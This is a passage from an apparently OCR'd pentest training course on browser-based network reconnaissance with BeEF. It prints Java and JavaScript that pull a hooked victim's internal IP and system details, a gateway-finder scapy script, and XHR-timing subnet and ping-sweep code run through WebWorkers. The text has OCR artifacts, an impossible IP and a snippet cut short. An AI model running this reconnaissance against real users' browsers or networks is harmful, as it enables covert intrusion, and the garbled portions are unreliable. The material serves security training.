


Network Fingerprinting and Exploitation

By: Jatin Jain

INFOSEC INSTITUTE

www.infosecinstitute.com

Contents

Introduction

In this mini-course, you will learn some intermediate and advanced techniques for network pentesting, information gathering, and some new scanning techniques. This is not a basic course; hence network pentest knowledge is required. We have mentioned and explained many information-gathering techniques such as identifying network targets, and how to find Gateway and IP subnets using BEFF. We have also explained ping sweeping using java and post scanning techniques with bypassing port banning.

By reading this mini-course, you will learn many things such as attacking non-http services, inter-protocol communication and connecting FTP through HTTP service, and obtaining a remote shell using BeEF Bind.

Identifying Network Targets

Before starting pentest reconnaissance, the first thing we do is to gain more information about the target system. Mapping the network using active and passive scanning is always a challenge for the pen tester. Before starting port scanning, we always recommend that the pen tester get some information about the target subnets. The best approach is to start on the same subnet that the hooked browser is on. In later mini course sections, we will explore methods to uncover the internal IP, and many other different ways to identify internal network information.

Identifying the Hooked Browser's Internal IP

As we discussed, information gathering is the first and most important part of penetration testing. It's always good to gain as much information as you can on your target. Getting details using a browser is always the ideal situation. Using a JavaScript method, we can gain as much information. java.net.Socket class using this class, JavaScript could fetch the internal IP address and the hostname.

Gaining the internal network information is only possible in those browsers that can execute Java applets.

```
var sock = new java.net.Socket();
var ip = "";
var hostname = "";
try {
sock.bind(new java.net.InetSocketAddress('0.0.0.0',0));
sock.connect(new java.net.InetSocketAddress(document.domain,
(!document.location.port)?80:document.location.port));
ip = sock.getLocalAddress().getHostAddress();
hostname = sock.getLocalAddress().getHostName();
}
```

In the above mentioned code, the bind() method opens up a listening port on the local computer, which is connected to immediately. Once its connected, then another method, the getLocalAddress(), will call and return an InetAddress object. This object exposes many other methods, such as getHostAddress() to retrieve the IP, and getHostName() to retrieve the hostname of the socket connection. Then the code calls those methods to gather the internal network details.

Look at the following code:

```
import java.applet.Applet;
import java.applet.AppletContext;
import java.net.InetAddress;
import java.net.Socket;
/*
* adapted from Lars Kindermann applet
* http://reglos.de/myaddress/MyAddress.html
*/
public class get_internal_ip extends Applet {
String Ip = "unknown";
String internalIp = "unknown";
String IpL = "unknown";
private String MyIP(boolean paramBoolean) {
Object obj = "unknown";
String str2 = getDocumentBase().getHost();
int i = 80;
if (getDocumentBase().getPort() != -1){
i = getDocumentBase().getPort();
}
try {
String str1 =
new Socket(str2, i).getLocalAddress().getHostAddress();
if (!str1.equals("255.255.255.255")) obj = str1;
} catch (SecurityException localSecurityException) {
obj = "FORBIDDEN";
} catch (Exception localException1) {
obj = "ERROR";
}
if (paramBoolean) try {
obj = new Socket(str2, i).getLocalAddress().getHostName();
} catch (Exception localException2) {}
return (String) obj;
}
public void init() {
this.Ip = MyIP(false);
}
public String ip() {
return this.Ip;
}
public String internalIp() {
return this.internalIp;
}
public void start() {}
}
```

The below mentioned code is from Lars Kinder Mann's work2 able to retrieve the internal IP address on Java version 1.6. If you embed the applet on a page, you can query the applet from JavaScript using document.get_internal_ip.ip(). With Java version 1.7 update 11, it would need user interaction. It enumerates any other available network interfaces as well:

```
String output = "";
output += "Host Name: ";
output += java.net.InetAddress.getLocalHost().getHostName()+"\n";
output += "Host Address: ";
output += java.net.InetAddress.getLocalHost().getHostAddress()+"\n";
output += "Network Interfaces (interface, name, IP):\n";
Enumeration networkInterfaces =
NetworkInterface.getNetworkInterfaces();
while (networkInterfaces.hasMoreElements()) {
NetworkInterface networkInterface =
(NetworkInterface) networkInterfaces.nextElement();
output += networkInterface.getName() + ", ";
output += networkInterface.getDisplayName()+ ", ";
Enumeration inetAddresses = (networkInterface.getInetAddresses());
if(inetAddresses.hasMoreElements()){
while (inetAddresses.hasMoreElements()) {
InetAddress inetAddress = (InetAddress)inetAddresses.nextElement();
output +=inetAddress.getHostAddress() + "\n";
}
}else{
output += "\n";
}
}
return output;
```

BeEF's "Get System Info" command module uses similar code, but extends it to include querying other Java objects such as Runtime and System. By expanding the queried objects, in addition to network information, you can examine the following:

Number of processors available to the Java virtual machine:

```
Integer.toString(Runtime.getRuntime().availableProcessors())
```


System memory information:

```
Runtime.getRuntime().maxMemory()
Runtime.getRuntime().freeMemory()
Runtime.getRuntime().totalMemory()
```

OS name, version, and architecture:

```
System.getProperty("os.name");
System.getProperty("os.version");
System.getProperty("os.arch");
```

In BeEF, the Java code has already been compiled into a Java class file. When the module is executed, it loads the class file into a target's browser with the beef.dom.attachApplet() JavaScript function. Figure below shows the output of the "Get Internal IP" module running on the latest Java 1.6 plugin.



id	date	label
0	2015-10-15 01:46	command 1

```
1    Mon Oct 10 2015 01:46:47
     GMT +05:30 (IST)
     data: 192.168.19.253
```

Web Real Time Communications (WebRTC) standard for interfacing with a computer's webcam as part of social engineering attacks. Another one of the proposed features of WebRTC is the peer-to-peer connections component. Within the DOM, this functionality is accessed through the window .RTCPeerConnection, window.webkitRTCPeerConnection, or window.mozRTCPeerConnection object, depending on the browser. The aim of this technology is to provide rich web applications with a method to provide peer-to-peer communications. For example, it allows for video chat within a web browser without relying on third-party technology, such as Flash. At the core of this capability is the Interactive Connectivity Establishment (ICE) framework. ICE is designed to provide a method for browsers to communicate directly with other browsers. Of course, firewalls and NAT technology often prevent the direct communication between two isolated browsers. Thus, the Session Traversal Utilities for NAT (STUN) and Traversal Using Relays around NAT (TURN) concepts were constructed.

The idea is based on relay or connection servers behaving as middle-points between two browsers. To help with the initial handshake between two browsers, the Session Discovery Protocol (SDP)5 is used. The SDP standard documents a common language to define required information between two parties so they can then establish a connection with each other. The implementation of RTCPeerConnection, in particular the functions used to build the SDP messages, could be used to disclose the internal IP address of the browser. The following snippet demonstrates how to acquire the internal IP address using this technique:

Gateway-Finder using python script

The Gateway-finder script will help you identify which systems on the local LAN has IP forwarding enabled and which can reach the Internet.

This option is quite useful during internal pentests where you need to check for unauthorized routes to the Internet (e.g. rogue wireless access points) or routes to other Internal LANs. It won't go with deep checking rather, quick one.

```
#!/usr/bin/env python
# gateway-finder - Tool to identify routers on the local LAN and paths
to the Internet
# Copyright (C) 2011 pentestmonkey@pentestmonkey.net

import logging
logging.getLogger("scapy.runtime").setLevel(logging.ERROR)
from scapy.all import *
import sys
import os
from time import sleep
import signal
from optparse import OptionParser

parser = OptionParser(usage="Usage: %prog [ -I interface ] -i ip -f
macs.txt\n\nTries to find a layer-3 gateway to the Internet.  Attempts
to reach an IP\naddress using ICMP ping and TCP SYN to port 80 via
each potential gateway\nin macs.txt (ARP scan to find MACs)")
parser.add_option("-i", "--ip", dest="ip", help="Internet IP to
probe")
parser.add_option("-v", "--verbose", dest="verbose",
action="store_true", default=False, help="Verbose output")
parser.add_option("-I", "--interface", dest="interface",
default="eth0", help="Network interface to use")
parser.add_option("-f", "--macfil", dest="macfile", help="File
containing MAC addresses")

(options, args) = parser.parse_args()

if not options.macfile:
	print "[E] No macs.txt specified.  -h for help."
	sys.exit(0)
```

```
if not options.ip:
      print "[E] No target IP specified.  -h for help."
      sys.exit(0)

version = "1.1"
print "gateway-finder v%s http://pentestmonkey.net/tools/gateway-
finder" % version
print
print "[+] Using interface %s (-I to change)" % options.interface
macfh = open(options.macfile, 'r')
lines = map(lambda x: x.rstrip(), macfh.readlines())
macs = []
ipofmac = {}
for line in lines:
      m = re.search('([a-fA-F0-9]{2}:[a-fA-F0-9]{2}:[a-fA-F0-9]{2}:[a-
fA-F0-9]{2}:[a-fA-F0-9]{2}:[a-fA-F0-9]{2})', line)
      if m and m.group(1):
            ipofmac[m.group(1).upper()] = "UnknownIP"
            m = re.search('(\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}).*?([a-
fA-F0-9]{2}:[a-fA-F0-9]{2}:[a-fA-F0-9]{2}:[a-fA-F0-9]{2}:[a-fA-F0-
9]{2}:[a-fA-F0-9]{2})', line)
            if m and m.group(1) and m.group(2):
                  ipofmac[m.group(2).upper()] = m.group(1)
            else:
                  m = re.search('([a-fA-F0-9]{2}:[a-fA-F0-9]{2}:[a-fA-
F0-9]{2}:[a-fA-F0-9]{2}:[a-fA-F0-9]{2}:[a-fA-F0-
9]{2}).*?(\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3})', line)
                  if m and m.group(1) and m.group(2):
                        ipofmac[m.group(1).upper()] = m.group(2)

macs = ipofmac.keys()

print "[+] Found %s MAC addresses in %s" % (len(macs),
options.macfile)

if len(macs) == 0:
      print "[E] No MAC addresses found in %s" % options.macfile
      sys.exit(0)

def handler(signum, frame):
      vprint("Child process received signal %s.  Exiting." % signum)
      sys.exit(0)

def vprint(message):
     if options.verbose:
          print "[-] %s" % message

signal.signal(signal.SIGTERM, handler)
signal.signal(signal.SIGINT, handler)

def processreply(p):
     # This might error if the packet isn't what we're expecting
     try:
          if p[IP].proto == 1: # ICMP
               if p[ICMP].type == 11 and p[ICMP].code == 0:
                    if p[IPerror].proto == 1: # response to ICMP
packet
                         seq = p[ICMP][ICMPerror].seq
                         vprint("Received reply: %s" % p.summary())
                         print "[+] %s" % packets[seq]['message']
                    if p[IPerror].proto == 6: # response to TCP
packet
                         seq = p[ICMP][TCPerror].seq
                         vprint("Received reply: %s" % p.summary())
                         print "[+] %s" % packets[seq]['message']
               else:
                    seq = p[ICMP].seq
                    vprint("Received reply: %s" % p.summary())
                    print "[+] %s" % packets[seq]['message']
          if p[IP].proto == 6: # TCP
               if p[IP].src == options.ip and p[TCP].sport == 80:
                    seq = p[TCP].ack - 1 # remote end increments our
seq by 1
                    vprint("Received reply: %s" % p.summary())
                    print "[+] %s" % packets[seq]['message']
     except:
          print "[E] Received unexpected packet.  Ignoring."
     return False

# Build list of packets to send
seq = 0
packets = []
for mac in macs:
     # Echo request, TTL=1
     packets.append({ 'packet':
Ether(dst=mac)/IP(dst=options.ip,ttl=1)/ICMP(seq=seq),'type': 'ping',
'dstip': options.ip, 'dstmac': mac, 'seq': seq, 'message': '%s [%s]
appears to route ICMP Ping packets to %s.  Received ICMP TTL Exceeded
in transit response.' % (mac, ipofmac[mac], options.ip) })
```

```
      seq = seq + 1

      # TCP SYN to port 80, TTL=1
      packets.append({ 'packet':
Ether(dst=mac)/IP(dst=options.ip,ttl=1)/TCP(seq=seq), 'type':
'tcpsyn', 'dstip': options.ip, 'dstmac': mac, 'seq': seq, 'message':
'%s [%s] appears to route TCP packets %s:80.  Received ICMP TTL
Exceeded in transit response.' % (mac, ipofmac[mac], options.ip) })
      seq = seq + 1

      # Echo request
      packets.append({ 'packet':
Ether(dst=mac)/IP(dst=options.ip)/ICMP(seq=seq),'type': 'ping',
'dstip': options.ip, 'dstmac': mac, 'seq': seq, 'message': 'We can
ping %s via %s [%s]' % (options.ip, mac, ipofmac[mac]) })
      seq = seq + 1

      # TCP SYN to port 80
      packets.append({ 'packet':
Ether(dst=mac)/IP(dst=options.ip)/TCP(seq=seq), 'type': 'tcpsyn',
'dstip': options.ip, 'dstmac': mac, 'seq': seq, 'message': 'We can
reach TCP port 80 on %s via %s [%s]' % (options.ip, mac, ipofmac[mac])
})
      seq = seq + 1

pid = os.fork()
if pid:
      # parent will send packets
      sleep(2) # give child time to start sniffer
      vprint("Parent processing sending packets...")
      for packet in packets:
            sendp(packet['packet'], verbose=0)
      vprint("Parent finished sending packets")
      sleep(2) # give child time to capture last reply
      vprint("Parent killing sniffer process")
      os.kill(pid, signal.SIGTERM)
      vprint("Parent reaping sniffer process")
      os.wait()
      vprint("Parent exiting")

      print "[+] Done"
      print
      sys.exit(0)

else:
      # child will sniff
      filter="ip and not arp and ((icmp and icmp[0] = 11 and icmp[1] =
 0) or (src host %s and (icmp or (tcp and port 80))))" % options.ip
      vprint("Child process sniffing on %s with filter '%s'" %
 (options.interface, filter))
      sniff(iface=options.interface, store = 0, filter=filter,
 prn=None, lfilter=lambda x: processreply(x))
```

This script will send the following packet to determine the same on the system:

- An ICMP Ping
- A TCP SYN packet to port 80
- An ICMP Ping with a TTL of 1
- A TCP SYN packet to port 80 with a TTL of 1

The above-mentioned code will give you following output

```
# python gateway-finder.py -f arp.txt -i 294.25.152.69
gateway-finder v1.0 http://pentestmonkey.net/tools/gateway-finder

[+] Using interface eth0 (-I to change)
[+] Found 3 MAC addresses in arp.txt
[+] 00:13:72:09:AD:76 [192.168.11.123] appears to route ICMP Ping
packets to 294.25.152.69.  Received ICMP TTL Exceeded in transit
response.
[+] 00:13:72:09:AD:76 [192.168.11.123] appears to route TCP packets
294.25.152.69:80.  Received ICMP TTL Exceeded in transit response.
[+] We can ping 294.25.152.69 via 00:13:72:09:AD:76 [192.168.11.123]
[+] We can reach TCP port 80 on 294.25.152.69 via 00:13:72:09:AD:76
[192.168.11.123]
[+] Done
```

Identifying the Hooked Browser’s Subnet

Finding the internet IP address of the browser is helpful,there is no critical requirement for you to attack the internal network. The main problem facing by more than 17 millions to finding taeget addreses hided (the RFC1918 address space) possible might seems invincible.You can make some simple extra polatins that reduce this problem into achievable bit.

The first step to reduce the potential target range is to make a guesses on what the internal network range might be. It is not very easy to see 10.0.0.0/24, 10.1.1.0/24 or 172.16.1.0/24

This range is a very good starting point Of course, you then need to confirm your guess based on details you can extract from the browser.

An XMLHttpRequest cross-origin to an internal IP that is available, the response comes back quickly. If the host is down, the response comes back after very long delay. Because the timing difference between these two situations is substantial, you can infer whether an internal network host is up or down based on the timing of the response. You can use the following code to discover the current subnet of the hooked browser, and don't need to know its internal IP.


```
var ranges = [
'172.16.0.0','172.16.1.0',
'172.16.2.0','172.16.10.0',
'172.16.100.0','172.16.123.0',
'10.0.0.0','10.0.1.0',
'10.1.1.0'
];
var discovered_hosts = [];
// XHR timeout
var timeout = 5000;
function doRequest(host) {
var d = new Date;
var xhr = new XMLHttpRequest();
xhr.onreadystatechange = processRequest;
xhr.timeout = timeout;
function processRequest(){
if(xhr.readyState == 4){
var time = new Date().getTime() - d.getTime();
var aborted = false;
// if we call window.stop() the event triggered is 'abort'
// http://www.w3.org/TR/XMLHttpRequest/#event-handlers
xhr.onabort = function(){
aborted = true;
}
xhr.onloadend = function(){
if(time < timeout){
// 'abort' fires always before 'onloadend'
if(time > 10 && aborted === false){
console.log('Discovered host ['+host+
'] in ['+time+'] ms');
discovered_hosts.push(host);
}
}
}
}
}
xhr.open("GET", "http://" + host, true);
xhr.send();
}
var start_time = new Date().getTime();
function checkComplete(){
var current_time = new Date().getTime();
if((current_time - start_time) > timeout + 1000){
// to stop pending XHRs, especially in Chrome
window.stop();
clearInterval(checkCompleteInterval);
console.log("Discovered hosts:\n" +
discovered_hosts.join("\n"));
}
}
var checkCompleteInterval = setInterval(function(){
checkComplete()}, 1000);
for (var i = 0; i < ranges.length; i++) {
// the following returns like 172.16.0.
var c = ranges[i].split('.')[0]+'.'+
ranges[i].split('.')[1]+'.'+
ranges[i].split('.')[2]+'.';
// for every entry in the 'ranges' array, request
// the most common gateway IPs, like:
// 172.16.0.1, 172.16.0.100, 172.16.0.254
doRequest(c + '1');
doRequest(c + '100');
doRequest(c + '254');
}
```

These ranges have the most similar gateway IP ranges. For every entry in the range and for every entry in the range's array, three different IPs are requested, which are again the most common default allocations. For instance, in the 172.16.0.0/24range, three IPs are tested: 172.16.0.1, 172.16.0.100, and 172.16.0.254.The process continues until every range is tested.

To keep track of progress, the checkComplete()function is called every second to verify that the timeout of six seconds has been reached, a host is discovered successfully. This technique uses XHR timeout of five seconds, which is sufficient within internal networks, and completes without timing out or being aborted.

Note the use of the window.stop()function to help abort the XHRs in order to make requests to nonexistent hosts taking longer to return. This often occurs in WebKit-based browsers like Chrome.

It takes time to perform these scans from a browser. The main issue effects the timing of these activities is the number cumulatively network connection a browser will maintain. There are various browser attributes such as the different connections per hostname and maximum connections for a number of browsers.



name	score	PerfTiming	Connections per Hostname	Max Connections	‖ Script Script	‖ Script Stylesheet	‖ Script Image	‖ Script Iframe	Async Scripts
IE 10 →	12/16	yes	8	16	yes	yes	yes	no	yes
Chrome 26 →	12/16	yes	6	9	yes	yes	yes	no	yes
Firefox 21 →	11/16	yes	6	16	yes	yes	yes	no	yes
Safari 6.0.3 →	11/16	no	6	16	yes	yes	yes	no	yes

Ping Sweeping

A ping sweep (also known as an ICMP sweep) is a basic network scanning technique used to determine which of a range of IP addresses map to live hosts (computers). Whereas a single ping will tell you whether one stipulated host computer exists on the network, a ping sweep exist of ICMP (Internet Control Message Protocol) ECHO requests sent to many hosts. If a given address is live, it will return an ICMP ECHO reply. Ping sweeps are among the older and slower methods used to scan a network.

Ping Sweeping using XMLHttp Request

The codes are used for the same technique used in previously to discover the network gateway, but it executed with webworker for increased productivity. Demand by the workers is more reliable in case of a performance-demanding target. Though this technique is filling XHRs, it does not depend on the targeted IP address listening on port 80. When a host is at that IP address or not it checks the timing of the XHR.

Each WebWorker executes the following code


```
var xhr_timeout, subnet;
// Set range bounds
   // lowerbound = 1 (172.16.0.1)
// upperbound = 50 (172.16.0.50)
// to_scan = 50
var lowerbound, upperbound, to_scan;
var scanned = 0;
var start_time;
/* Configuration coming from the code that
instantiates the WebWorker (father) */
onmessage = function (e) {
xhr_timeout = e.data['xhr_timeout'];
subnet = e.data['subnet'];
lowerbound = e.data['lowerbound'];
upperbound = e.data['upperbound'];
to_scan = (upperbound-lowerbound)+1;
```

```
// call scan() and start issuing requests
scan();
start_time = new Date().getTime();
};
function checkComplete(){
current_time = new Date().getTime();
// the check on current time is needed for Chrome,
// because sometimes XHRs they take a long time to complete
// if the host is down
if(scanned === to_scan ||
(current_time - start_time) > xhr_timeout){
clearInterval(checkCompleteInterval);
postMessage({'completed':true});
self.close(); //close the worker
}else{
// not every XHR has completed/timedout
}
}
function scan(){
// the following returns 172.16.0.
var c = subnet.split('.')[0]+'.'+
subnet.split('.')[1]+'.'+
subnet.split('.')[2]+'.';
function doRequest(url) {
var d = new Date;
var xhr = new XMLHttpRequest();
xhr.onreadystatechange = processRequest;
xhr.timeout = xhr_timeout;
function processRequest(){
if(xhr.readyState == 4){
var d2 = new Date;
var time = d2.getTime() - d.getTime();
scanned++;
if(time < xhr_timeout){
if(time > 10){
postMessage({'host':url,'time':time,
'completed':false});
}
} else {
// host is not up
}
}
}
xhr.open("GET", "http://" + url, true);
xhr.send();
}
for (var i = lowerbound; i <= upperbound; i++) {
var host = c + i;
doRequest(host);
}
}
var checkCompleteInterval = setInterval(function(){
checkComplete()}, 1000);
```

The following is WebWorker controller code, used to coordinate the WebWorkers:

```
if(!!window.Worker){
// WebWorker code location
var wwloc = "http://httpsecure.org/network-discovery/worker.js";
var workersDone = 0;
var totalWorkersDone = 0;
var start = 0;
// Number of WebWorkers to spawn in parallel
var workers_number = 5;
// every 0.5 seconds calls checkComplete()
var checkCompleteDelay = 1000;
var start = new Date().getTime(
var xhr_timeout = 5000;
var lowerbound = 1;
var upperbound = 50; // takes about 5 seconds to create 50 XHRs for 50
IPs.
var discovered_hosts = [];
var subnet = "172.16.0.0";
var worker_i = 0;
/* Spawn new WebWorkers to handle data retrieval at 'start' position
*/
function spawnWorker(lowerbound, upperbound){
worker_i++;
// using eval to create WebWorker variables dynamically
eval("var w" + worker_i + " = new Worker('" + wwloc + "');");
eval("w" + worker_i + ".onmessage = function(oEvent){" +
"if(oEvent.data['completed']){workersDone++;totalWorkersDone++;}else{"
+
"var host = oEvent.data['host'];" +
"var time = oEvent.data['time'];" +
"console.log('Discovered host ['+host+'] in ['+time+'] ms');" +
"discovered_hosts.push(host);"+
"}};");
eval("var data = {'xhr_timeout':" + xhr_timeout + ", 'subnet':'" +
subnet +
"', 'lowerbound':" + lowerbound +", 'upperbound':" + upperbound +
"};");
eval("w" + worker_i + ".postMessage(data);");
console.log("Spawning worker for range: " + subnet);
}
function checkComplete(){
if(workersDone === workers_number){
console.log("Current workers have completed.");
console.log("Discovery finished on network " + subnet + "/24");
